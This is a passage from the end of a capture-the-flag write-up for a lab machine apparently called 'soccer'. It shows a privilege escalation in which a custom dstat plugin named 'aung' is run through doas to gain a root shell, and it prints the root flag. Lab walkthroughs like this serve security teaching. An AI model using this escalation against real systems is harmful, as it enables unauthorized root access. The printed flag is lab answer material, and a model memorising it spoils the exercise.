  mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,
  mysql5-conn,mysql5-innodb,mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,
  nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power,proc-count,qmail,redis,rpc,
  rpcd,sendmail,snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,
  thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,
  top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,
  vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
/usr/local/share/dstat:
  aung

```

We use doas with dstat because doas has SUID.

We got root.

```

player@soccer:~$ doas /usr/bin/dstat --aung
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the
  DeprecationWarning for alternative uses
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
# bash
root@soccer:/home/player# id
uid=0(root) gid=0(root) groups=0(root)
root@soccer:/home/player# cat /root/root.txt
31f1cd94af6506a1293375863ac1e54e
root@soccer:/home/player#

```